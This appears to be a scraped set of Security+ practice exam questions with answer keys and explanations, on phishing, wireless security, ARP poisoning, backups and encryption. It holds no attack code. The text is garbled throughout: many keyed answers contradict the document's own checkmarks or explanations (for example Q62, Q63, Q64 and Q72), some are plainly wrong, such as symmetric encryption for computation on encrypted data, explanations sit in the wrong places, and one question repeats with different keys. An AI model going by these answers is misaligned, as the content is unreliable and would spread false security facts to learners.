Which of the following MOST likely would have prevented the attacker from learning the service account name?

- A. Race condition testing
- B. Proper error handling
- C. Forward web server logs to a SIEM
- D. Input sanitization

**Answer: B**

**Question #:60 - [\(Exam Topic 5\)](#)**

A bad actor tries to persuade someone to provide financial information over the phone in order to gain access to funds. Which of the following types of attacks does this scenario describe?

- A. Vishing
- B. Phishing

- C. Spear phishing
- D. Whaling

**Answer: A****Question #:61 - [\(Exam Topic 5\)](#)**

The Chief Technology Officer of a local college would like visitors to utilize the school's WiFi but must be able to associate potential malicious activity to a specific person. Which of the following would BEST allow this objective to be met?

- A. Requiring all new, on-site visitors to configure their devices to use WPS
- B. Implementing a new SSID for every event hosted by the college that has visitors
- C. Creating a unique PSK for every visitor when they arrive at the reception area
- D. Deploying a captive portal to capture visitors' MAC addresses and names

**Answer: D****Question #:62 - [\(Exam Topic 5\)](#)**

Remote workers in an organization use company-provided laptops with locally installed applications and locally stored data. Users can store data on a remote server using an encrypted connection. The organization discovered data stored on a laptop had been made available to the public. Which of the following security solutions would mitigate the risk of future data disclosures?

- A. FDE
- B. TPM
- C. HIDS
- D. VPN ✓

**Answer: A****Question #:63 - [\(Exam Topic 5\)](#)**

Which of the following BEST describes a social-engineering attack that relies on an executive at a small business visiting a fake banking website where credit card and account details are harvested?

- ✓ A. Whaling
- B. Spam

Whaling, also known as CEO fraud or executive phishing, is a type of social engineering attack that targets high-level executives or individuals with significant authority within an organization. Attackers often impersonate trusted entities, such as banks or financial institutions, to deceive the target.

- C. Invoice scam  
D. Pharming
- Pharming is a type of cyber attack where attackers redirect users to fake websites without their knowledge or consent, typically by manipulating DNS (Domain Name System) settings or using malware. While similar in some aspects, the scenario does not specifically involve DNS manipulation or malware to redirect the executive to the fake banking website.

**Answer: D****Explanation**

Pharming: Phishing attempt to trick a user to access a different or fake website (usually by modifying hosts file)

- Question #:**64 - ([Exam Topic 5](#))
- A company has discovered unauthorized devices are using its WiFi network, and it wants to harden the access point to improve security. Which f the following configuration should an analysis enable

To improve security? (Select TWO)

(A) RADIUS: RADIUS (Remote Authentication Dial-In User Service) is a network security protocol that provides centralized authentication, authorization, and accounting for users connecting to the network. By implementing RADIUS, the company can enforce strong authentication mechanisms and ensure that only authorized devices can access the WiFi network.

(F) WPA2-PSK: WPA2-PSK (Wi-Fi Protected Access 2 - Pre-Shared Key) is a security protocol that provides encryption and authentication for wireless networks. By enabling WPA2-PSK, the company can require a strong pre-shared key (password) for devices to connect to the WiFi network. This helps prevent unauthorized devices from gaining access.

A. RADIUS

B. PEAP

C. WPS

D. WEP-EKIP

E. SSL

F. WPA2-PSK

Option (B) PEAP (Protected Extensible Authentication Protocol) and option (E) SSL (Secure Sockets Layer) are both encryption protocols used in the authentication process, but they are typically used in different contexts and not directly related to hardening the access point in this scenario.

Option (C) WPS (Wi-Fi Protected Setup) is a feature that simplifies the process of connecting devices to a WiFi network. However, WPS has known security vulnerabilities and is often exploited by attackers. Enabling WPS would not improve security in this case.

Option (D) WEP-TKIP (Wired Equivalent Privacy - Temporal Key Integrity Protocol) is an outdated security protocol that has known vulnerabilities and is no longer considered secure. It should not be used to improve security in modern networks.

**Answer: D F**

Therefore, the two configurations that should be enabled to improve security and harden the access point in this scenario are (A) RADIUS and (F) WPA2-PSK.

After gaining access to a dual-homed (i.e.. wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then gains shell access on another networked asset. This technique is an example of:

- A. privilege escalation  
B. footprinting  
C. persistence  
D. pivoting.

**Answer: A**

**Question #:66 - [\(Exam Topic 5\)](#)**

A company uses a drone for precise perimeter and boundary monitoring. Which of the following should be MOST concerning to the company?

- A. Privacy
- B. Cloud storage of telemetry data
- C. GPS spoofing
- D. Weather events

(C) **GPS spoofing:** GPS spoofing refers to manipulating the GPS signals to deceive the drone's navigation system, potentially leading to inaccurate or compromised drone operations. This could be a significant concern if the drone heavily relies on GPS for precise monitoring or if it operates in an area prone to GPS spoofing attacks.

**Answer: C****Question #:67 - [\(Exam Topic 5\)](#)**

A network analyst is investigating compromised corporate information. The analyst leads to a theory that network traffic was intercepted before being transmitted to the internet. The following output was captured on an internal host:

IPv4 Address .....	10.0.0.87
Subnet Mask .....	255.255.255.0
Default Gateway .....	10.0.0.1
Internet Address	Physical Address
10.10.255.255	ff-ff-ff-ff-ff-ff
10.0.0.1	aa-aa-aa-aa-aa-aa
10.0.0.254	aa-aa-aa-aa-aa-aa
224.0.0.2	01-00-5e-00-00-02

Based on the IoCs, which of the following was the MOST likely attack used to compromise the network communication?

- A. Denial of service
- B. ARP poisoning
- C. Command injection
- D. MAC flooding

**Answer: D****Question #:68 - [\(Exam Topic 5\)](#)**

An analyst is working on an email security incident in which the target opened an attachment containing a worm. The analyst wants to implement mitigation techniques to prevent further spread. Which of the following is the BEST course of action for the analyst to take?

- A. Apply a DLP solution.
- B. Implement network segmentation
- C. Utilize email content filtering,
- D. isolate the infected attachment.

**Answer: B****Question #:69 - [\(Exam Topic 5\)](#)**

A security researcher has alerted an organization that its sensitive user data was found for sale on a website. Which of the following should the organization use to inform the affected parties?

- A. An incident response plan ✓
- B. A communications plan
- C. A business continuity plan
- D. A disaster recovery plan

**Answer: D****Question #:70 - [\(Exam Topic 5\)](#)**

Which of the following must be in place before implementing a BCP?

- A. SLA
- B. AUP
- C. NDA
- D. BIA

**Answer: D****Question #:71 - [\(Exam Topic 5\)](#)**

A company is required to continue using legacy software to support a critical service. Which of the following BEST explains a risk of this practice?

- A. Default system configuration
- B. Unsecure protocols

- C. Lack of vendor support
- D. Weak encryption

**Answer: B****Question #:72 - [\(Exam Topic 5\)](#)**

if a current private key is compromised, which of the following would ensure it cannot be used to decrypt all historical data?

- A. Perfect forward secrecy ✓
- B. Elliptic-curve cryptography
- C. Key stretching
- D. Homomorphic encryption

**Answer: B****Question #:73 - [\(Exam Topic 5\)](#)**

A company recently experienced an attack during which its main website was directed to the attacker's web server, allowing the attacker to harvest credentials from unsuspecting customers. Which of the following should the

company implement to prevent this type of attack from occurring in the future?

- A. PSec
- B. SSL/TLS
- C. ONSSEC
- D. SMIME

**Answer: B****Question #:74 - [\(Exam Topic 5\)](#)**

A security analyst wants to verify that a client-server (non-web) application is sending encrypted traffic. Which of the following should the analyst use?

- A. openssl
- B. hping
- C. netcat
- D. tcpdump

**Answer: A****Question #:75 - ([Exam Topic 5](#))**

A systems administrator is considering different backup solutions for the IT infrastructure. The company is looking for a solution that offers the fastest recovery time while also saving the most amount of storage used to maintain the backups. Which of the following recovery solutions would be the BEST option to meet these requirements?

- A. Snapshot
- B. Differential
- C. Full
- D. Tape

**Answer: B****Question #:76 - ([Exam Topic 5](#))**

While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network switches. Which of the following is the security analyst MOST likely observing?

- A. SNMP traps
- B. A Telnet session
- C. An SSH connection
- D. SFTP traffic

**Answer: B****Question #:77 - ([Exam Topic 5](#))**

A cybersecurity administrator needs to implement a Layer 7 security control on a network and block potential

attacks. Which of the following can block an attack at Layer 7? (Select TWO).

- A. HIDS
- B. NIPS
- C. HSM
- D. WAF
- E. NAC
- F. NIDS
- G. Stateless firewall

**Answer: B D**

**Question #:78 - [\(Exam Topic 5\)](#)**

A security analyst is investigating a phishing email that contains a malicious document directed to the company's Chief Executive Officer (CEO). Which of the following should the analyst perform to understand the threat and retrieve possible IoCs?

- A. Run a vulnerability scan against the CEOs computer to find possible vulnerabilities
- B. Install a sandbox to run the malicious payload in a safe environment
- C. Perform a traceroute to identify the communication path
- D. Use netstat to check whether communication has been made with a remote host

**Answer: B**

**Question #:79 - [\(Exam Topic 5\)](#)**

The spread of misinformation surrounding the outbreak of a novel virus on election day led to eligible voters choosing not to take risk of going to the polls. This is an example of:

- A. Prepending
- B. An influence campaign
- C. A watering-hole attack.
- D. Intimidation.
- E. Information elicitation.

**Answer: D****Question #:80 - ([Exam Topic 5](#))**

A security engineer is installing a WAF to protect the company's website from malicious web requests over SSL. Which of the following is needed to meet the objective?

- A. A reverse proxy
- B. A decryption certificate
- C. A spill-tunnel VPN
- D. Load-balanced servers

**Answer: B****Question #:81 - ([Exam Topic 5](#))**

A desktop support technician recently installed a new document-scanning software program on a computer. However, when the end user tried to launch the program, it did not respond. Which of the following is MOST likely the cause?

- A. A new firewall rule is needed to access the application.
- B. The system was quarantined for missing software updates.
- C. The software was not added to the application whitelist.
- D. The system was isolated from the network due to infected software

**Answer: C****Question #:82 - ([Exam Topic 5](#))**

A large enterprise has moved all its data to the cloud behind strong authentication and encryption. A sales director recently had a

laptop stolen, and later, enterprise data was found to have been compromised from a local database. Which of the following was the MOST likely cause? SQL injection is a type of attack where an attacker exploits vulnerabilities in a web application's database layer by inserting malicious SQL statements into user input fields. If the application does not properly validate or sanitize the user input, the attacker can manipulate the SQL queries and gain unauthorized access to the database. In this case, the compromised data from the local database suggests that the attacker exploited a vulnerability in the application's database layer, most likely through SQL injection.

- A. Shadow IT

- B. Credential stuffing
- C. SQL injection
- D. Man in the browser
- E. Bluejacking

**Answer: A****Question #:83 - [\(Exam Topic 5\)](#)**

Which of the following should a technician consider when selecting an encryption method for data that needs to remain confidential for a specific length of time?

- A. The key length of the encryption algorithm
- B. The encryption algorithm's longevity
- C. A method of introducing entropy into key calculation
- D. The computational overhead of calculating the encryption key

Encryption algorithm longevity refers to the length of time that the encryption algorithm will remain secure against attacks. A secure encryption method should be able to withstand attacks for as long as the data needs to remain confidential. It is important to choose an encryption algorithm that is widely accepted and has been evaluated by experts in the field. This will ensure that the algorithm is secure and that it will remain secure for an extended period.

**Answer: B****Question #:84 - [\(Exam Topic 5\)](#)**

Which of the following would be BEST for a technician to review to determine the total risk an organization can bear when assessing a "cloud-first" adoption strategy?

- A. Risk matrix
- B. Risk tolerance
- C. Risk register
- D. Risk appetite

**Answer: D****Question #:85 - [\(Exam Topic 5\)](#)**

The SIEM at an organization has detected suspicious traffic coming from a workstation in its internal network. An analyst in the SOC reviews the logs on the workstation and discovers malware that is associated with a botnet. To which of the following groups should the analyst report this real-world event?

- A. The NOC team
- B. The vulnerability management team
- C. The CIRT
- D. The red team

**Answer: C****Question #:86 - [\(Exam Topic 5\)](#)**

Which of the following uses six initial steps that provide basic control over system security by including hardware and software inventory, vulnerability management, and continuous monitoring to minimize risk in all network environments?

- A. ISO 27701
- B. The Center for Internet Security
- C. SSAE SOC 2
- D. NIST Risk Management Framework

**Answer: B****Question #:87 - [\(Exam Topic 5\)](#)**

A network analyst is setting up a wireless access point for a home office in a remote, rural location. The requirement is that users need to connect to the access point securely but do not want to have to remember passwords. Which of the following should the network analyst enable to meet the requirement?

- A. MAC address filtering
- B. 802.1X
- C. Captive portal
- D. WPS

**Answer: D****Question #:88 - [\(Exam Topic 5\)](#)**

A security assessment found that several embedded systems are running unsecure protocols. These systems were purchased two years ago and the company that developed them is no longer in business. Which of the following constraints BEST describes the reason the findings cannot be remediated?

- A. inability to authenticate
- B. Implied trust
- C. Lack of computing power
- D. Unavailable patch

**Answer: D****Question #89 - [\(Exam Topic 5\)](#)**

A security engineer needs to build a solution to satisfy regulatory requirements that state certain critical servers must be accessed using MFA. However, the critical servers are older and are unable to support the addition of MFA. Which of the following will the engineer MOST likely use to achieve this objective?

- A. A forward proxy
- B. A stateful firewall
- C. A jump server
- D. A port tap

**Answer: C****Question #90 - [\(Exam Topic 5\)](#)**

A retail company that is launching a new website to showcase the company's product line and other information for online shoppers registered the following URLs:

- \* www.companysite.com
- \* shop.companysite.com
- \* about-us.companysite.com
- contact-us.companysite.com
- secure-logon.companysite.com

Which of the following should the company use to secure its website if the company is concerned with convenience and cost?

- A. A self-signed certificate

- B. A root certificate
- C. A code-signing certificate
- D. A wildcard certificate
- E. An extended validation certificate

**Answer: B**

**Question #:91 - [\(Exam Topic 5\)](#)**

A company is required to continue using legacy software to support a critical service. Which of the following BEST explains a risk of this practice?

- A. Default system configuration
- B. Unsecure protocols
- C. Lack of vendor support
- D. Weak encryption

**Answer: C**

**Question #:92 - [\(Exam Topic 5\)](#)**

Which of the following are the MOST likely vectors for the unauthorized inclusion of vulnerable code in a software company's final software releases? (Select TWO.)

- A. Unsecure protocols
- B. Use of penetration-testing utilities
- C. Weak passwords
- D. Included third-party libraries
- E. Vendors/supply chain
- F. Outdated anti-malware software

**Answer: A C**

**Question #:93 - [\(Exam Topic 5\)](#)**

A client sent several inquiries to a project manager about the delinquent delivery status of some critical

reports. The project manager claimed the reports were previously sent via email, but then quickly generated and backdated the reports before submitting them as plain text within the body of a new email message thread. Which of the following actions MOST likely supports an investigation for fraudulent submission?

- A. Establish chain of custody.
- B. Inspect the file metadata.
- C. Reference the data retention policy.
- D. Review the email event logs

**Answer: D**

**Question #:94 - (Exam Topic 5)**

Atocompany wants to modify its current backup strategy to minimize the number of backups that would need to be restored in case of data loss. Which of the following would be the BEST backup strategy

- A. Incremental backups followed by differential backups
- B. Full backups followed by incremental backups
- C. Delta backups followed by differential backups
- D. Incremental backups followed by delta backups
- E. Full backup followed by different backups

**Answer: A**

**Question #:95 - (Exam Topic 5)**

ir security team received a report of copyright infringement from the IP space of the corporate network. The report provided a precise time stamp for the incident as well as the name of the copyrighted file.“The analyst has been tasked with determining the infringing source machine and instructed to implement measures to prevent such incidents from occurring again. Which of the following is MOST capable of accomplishing both tasks?

NGFWs combine traditional firewall functionality with advanced capabilities such as intrusion prevention, deep packet inspection, and application-level filtering. These features allow NGFWs to provide more advanced security and visibility into network traffic.

- A. HIDS
- B. Allow list
- C. TPM
- D. NGFW

In this scenario, the security team received a report with a precise time stamp and the name of the copyrighted file. NGFWs can analyze network traffic, including the source and destination IP addresses, to determine which machine within the corporate network was responsible for the copyright infringement. NGFWs can monitor and log network traffic, providing visibility into which machine accessed or transmitted the copyrighted file.

Additionally, NGFWs can implement measures to prevent such incidents from occurring again. They can block specific IP addresses, protocols, or applications associated with copyright infringement. NGFWs can also apply access control policies to restrict unauthorized access to copyrighted files or websites that violate copyright laws.

**Answer: C****Question #:96 - (Exam Topic 5)**

A financial institution would like to store its customer data in a cloud but still allow the data to be accessed and manipulated while encrypted. Doing so would prevent the cloud service provider from being able to decipher the data due to its sensitivity. The financial institution is not concerned about computational overheads and slow speeds. Which of the following cryptographic techniques would BEST meet the requirement?

- A. Asymmetric
- B. Symmetric
- C. Homomorphic
- D. Ephemeral

**Answer: B****Question #:97 - (Exam Topic 5)**

A help desk technician receives an email from the Chief Information Officer (C/O) asking for documents. The technician knows the CIO is on vacation for a few weeks. Which of the following should the technician do to validate the authenticity of the email?

- A. Check the metadata in the email header of the received path in reverse order to follow the email's path.
- B. Hover the mouse over the CIO's email address to verify the email address.
- C. Look at the metadata in the email header and verify the "From." line matches the CIO's email address.
- D. Forward the email to the CIO and ask if the CIO sent the email requesting the documents.

**Answer: B****Question #:98 - (Exam Topic 5)**

After a phishing scam for a user's credentials, the red team was able to craft payload to deploy on a server. The attack allowed the installation of malicious software that initiates a new remote session

Which of the following types of attacks has occurred?

- A. Privilege escalation
- B. Session replay
- C. Application programming interface

- D. Directory traversal

**Answer: A****Question #:99 - [\(Exam Topic 5\)](#)**

A Chief Information Officer receives an email stating a database will be encrypted within 24 hours unless a payment of \$20,000 is credited to the account mentioned In the email. This BEST describes a scenario related to:

- A. whaling.
- B. smishing.
- C. spear phishing
- D. vishing

Spear phishing is a targeted form of phishing where the attacker focuses on specific individuals or organizations. In this scenario, the CIO received an email with a threat to encrypt a dataspace within 24 hours unless a payment of \$20,000 is made. This tactic is used to create a sense of urgency and pressure the recipient into taking immediate action.

The attacker has likely researched and obtained information about the CIO's role and responsibilities within the organization, making the email appear more legitimate and convincing. By specifically targeting the CIO, the attacker aims to gain unauthorized access or extract sensitive information from the organization.

**Answer: C**

Whaling, on the other hand, is a term used to describe phishing attacks that specifically target high-profile individuals or executives in an organization. Smishing refers to phishing attacks conducted through SMS or text messages. Vishing involves phishing attacks conducted over phone

**Question #:100 - [\(Exam Topic 5\)](#)**

An organization's Chief Information Security Officer is creating a position that will be responsible for implementing technical controls to protect data, including ensuring backups are properly maintained. Which of the following roles would MOST likely include these responsibilities?

- A. Data protection officer
- B. Data owner
- C. Backup administrator
- D. Data custodian
- E. Internal auditor

**Answer: D****Question #:101 - [\(Exam Topic 5\)](#)**

An organization recently acquired an ISO 27001 certification. Which of the following would MOST likely be considered a benefit of this certification?

- A. It allows for the sharing of digital forensics data across organizations
- B. It provides insurance in case of a data breach

- C. It provides complimentary training and certification resources to IT security staff.
- D. It certifies the organization can work with foreign entities that require a security clearance
- E. It assures customers that the organization meets security standards

**Answer: E****Question #:102 - [\(Exam Topic 5\)](#)**

A security analyst is running a vulnerability scan to check for missing patches during a suspected security incident. During which of the following phases of the response process is this activity MOST likely occurring?

- A. Containment
- B. Identification
- C. Recovery
- D. Preparation

**Answer: B****Question #:103 - [\(Exam Topic 5\)](#)**

A security analyst has received several reports of an issue on an internal web application. Users state they are having to provide their credentials twice to log in. The analyst checks with the application team and notes this is not an expected behavior. After looking at several logs, the analyst decides to run some commands on the gateway and obtains the following output:

Internet address	Physical address	Type
192.168.1.1	ff-cc-ab-00-aa-78	dynamic
192.168.1.5	ff-00-5e-48-00-fb	dynamic
192.168.1.8	00-0c-29-1a-57-fa	dynamic
192.168.1.10	fe-41-54-48-00-ff	dynamic
224.215.54.47	fe-00-56-48-00-fb	static

Which of the following BEST describes the attack the company is experiencing?

- A. MAC flooding
- B. URL redirection
- C. ARP poisoning
- D. DNS hijacking

**Answer: C****Question #:104 - [\(Exam Topic 5\)](#)**

Which of the following Disaster recovery tests is the LEAST time consuming for the disaster recovery team?

- A. Tabletop      **Which of the following disaster recovery tests is the LEAST time consuming for the disaster recovery team?**
- B. Parallel
- C. Full interruption
- D. Simulation

**Answer: A****Question #:105 - [\(Exam Topic 5\)](#)**

A major clothing company recently lost a large amount of priority information. The security officer must find a solution to ensure this never happens again. Which of the following is the BEST technician implementation to prevent this from happening again?

- A. Configure DLP solution
- B. Disable peer-to-peer sharing
- C. Enable role-based access controls.
- D. Mandate job rotation.
- E. Implement content filters

**Answer: A****Question #:106 - [\(Exam Topic 5\)](#)**

A security analyst is responding to an alert from the SIEM. The alert states that malware was discovered on a host and was not automatically deleted. Which of the following would be BEST for the analyst to perform?

- A. Add a deny-all rule to that host in the network ACL
- B. Implement a network-wide scan for other instances of the malware.
- C. Quarantine the host from other parts of the network
- D. Revoke the client's network access certificates

**Answer: C****Question #:107 - (Exam Topic 5)**

During a Chief Information Security Officer (CISO) convention to discuss security awareness, the attendees are provided with a network connection to use as a resource. As the Convention progresses, one of the attendees starts to notice delays in the connection, and the HTTPS site requests are reverting to HTTP. Which of the following BEST describes what is happening?

- A. Birthday collisions on the certificate key
- B. DNS hijacking to reroute traffic
- C. Brute force to the access point
- D. A SSL/TLS downgrade

**Answer: D**

## Topic 6, Exam Pool F (NEW)

### Question #:1 - [\(Exam Topic 6\)](#)

Audit logs indicate an administrative account that belongs to a security engineer has been locked out multiple times during the day. The security engineer has been on vacation (or a few days. Which of the following attacks can the account lockout be attributed to?

- A. Backdoor
- B. Brute-force
- C. Rootkit
- D. Trojan

### Answer: B

### **Explanation**

The account lockout can be attributed to a brute-force attack. A brute-force attack is a type of attack where an attacker attempts to guess a user's password by continually trying different combinations of characters. In this case, it is likely that the security engineer's account was locked out due to an attacker attempting to guess their password. Backdoor, rootkit, and Trojan attacks are not relevant in this scenario.

### Question #:2 - [\(Exam Topic 6\)](#)

A security team suspects that the cause of recent power consumption overloads is the unauthorized use of empty power outlets in the network rack. Which of the following options will mitigate this issue without compromising the number of outlets

available?

- A. Adding a new UPS dedicated to the rack
- B. Installing a managed PDU
- C. Using only a dual power supplies unit
- D. Increasing power generator capacity

### Answer: B

### **Explanation**

Installing a managed PDU is the most appropriate option to mitigate the issue without compromising the

number of outlets available. A managed Power Distribution Unit (PDU) helps monitor, manage, and control power consumption at the rack level. By installing a managed PDU, the security team will have greater visibility into power usage in the network rack, and they can identify and eliminate unauthorized devices that consume excessive power from empty outlets.

<https://www.comptia.org/training/books/security-sy0-601-study-guide>

### Question #3 - [\(Exam Topic 6\)](#)

A company is concerned about individuals driving a car into the building to gain access. Which of the following security controls would work BEST to prevent this from happening?

- A. Bollard
- B. Camera
- C. Alarms
- D. Signage
- E. Access control vestibule

### Answer: A

### **Explanation**

A bollard would work best to prevent individuals from driving a car into the building. A bollard is a short, vertical post that can be used to block vehicles from entering a designated area. It is specifically designed to stop cars from crashing into buildings or other structures.

### Question #4 - [\(Exam Topic 6\)](#)

An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO).

- A. MAC filtering
  - B. Zero trust segmentation
  - C. Network access control
  -  D. Access control vestibules
  - E. Guards
  - F. Bollards.
- C. Network access control:** Network access control refers to the implementation of policies and technologies that control and manage access to the network. This can include techniques such as authentication, authorization, and device profiling to ensure that only authorized and secure devices can connect to the network. By implementing network access control, unauthorized devices, such as the Kali Linux box, can be prevented from gaining access to the network and potentially compromising the facility's security.
- D. Access control vestibules:** Access control vestibules are physical security measures designed to control entry into a facility. They typically consist of two separate doors with an intermediate space between them. The doors are usually locked and can only be opened one at a time, allowing for verification and control of individuals entering or exiting the facility. Access control vestibules provide an additional layer of security by ensuring that only authorized personnel can enter the facility and prevent unauthorized individuals, including potential hackers, from gaining physical access to plug in devices like the Kali Linux box.

### Answer: A C

While the other options may also contribute to overall security, MAC filtering, guards, and bollards are not specifically focused on preventing the specific scenario mentioned in the question. Zero Trust segmentation is a useful security concept primarily focused on network segmentation and access control within the network, rather than

## Explanation

MAC filtering is a method of allowing or denying access to a network based on the MAC address of the device attempting to connect. By creating a list of approved MAC addresses, the organization can prevent unauthorized devices from connecting to the network.

Network Access Control (NAC) is a security solution that allows organizations to restrict access to their networks based on the device's identity, configuration, and security posture. This can be used to ensure that only legitimate devices are allowed to connect to the network, and any unauthorized devices are blocked.

### Question #5 - [\(Exam Topic 6\)](#)

Sales team members have been receiving threatening voicemail messages and have reported these incidents to the IT security team. Which of the following would be MOST appropriate for the IT security team to analyze?

- A. Access control
- B. Syslog
- C. Session Initiation Protocol traffic logs
- D. Application logs

### Answer: B

## Explanation

Syslogs are log files that are generated by devices on the network and contain information about network activity, including user logins, device connections, and other events. By analyzing these logs, the IT security team can identify the source of the threatening voicemail messages and take the necessary steps to address the issue.

### Question #6 - [\(Exam Topic 6\)](#)

A dynamic application vulnerability scan identified code injection could be performed using a web form. Which of the following will be BEST remediation to prevent this vulnerability?

- A. Implement input validations
- B. Deploy MFA
- C. Utilize a WAF
- D. Configure HIPS

### Answer: B

**Question #:7 - (Exam Topic 6)**

Per company security policy, IT staff members are required to have separate credentials to perform administrative functions using just-in-time permissions. Which of the following solutions is the company Implementing?

- A. Privileged access management
- B. SSO
- C. RADIUS
- D. Attribute-based access control

Privileged access management refers to the practice of managing and controlling access to privileged accounts, which have elevated permissions and can perform administrative functions. In this case, the company is implementing a policy that requires IT staff members to have separate credentials specifically for performing administrative functions. This practice aligns with the principles of privileged access management by enforcing just-in-time permissions and segregation of duties.

By implementing privileged access management, the company aims to enhance security by ensuring that administrative actions are performed with appropriate authorization and accountability. It helps reduce the risk of unauthorized access, potential misuse of privileged accounts, and limits exposure to potential security breaches.

**Answer: A****Question #:8 - (Exam Topic 6)**

The Chief Information Security Officer wants to pilot a new adaptive, user-based authentication method. The concept Includes granting logical access based on physical location and proximity. Which of the following Is the BEST solution for the pilot?

- A. Geofencing
- B. Self-sovereign identification
- C. PKI certificates
- D. SSO

**Answer: A****Explanation**

Geofencing is a location-based technology that allows an organization to define and enforce logical access control policies based on physical location and proximity. Geofencing can be used to grant or restrict access to systems, data, or facilities based on an individual's location, and it can be integrated into a user's device or the infrastructure. This makes it a suitable solution for the pilot project to test the adaptive, user-based authentication method that includes granting logical access based on physical location and proximity.

Reference: CompTIA Security+ SY0-601 Official Text Book, Chapter 4: "Identity and Access Management".

**Question #:9 - (Exam Topic 6)**

An employee, receives an email stating he won the lottery. The email includes a link that requests a name, mobile phone number, address, and date of birth be provided to confirm employee's identity before sending him the prize. Which of the following BEST describes this type of email?

- A. Spear phishing

- B. Whaling
- C. Phishing
- D. Vishing

**Answer: C**


**Question #:10 - ([Exam Topic 6](#))**

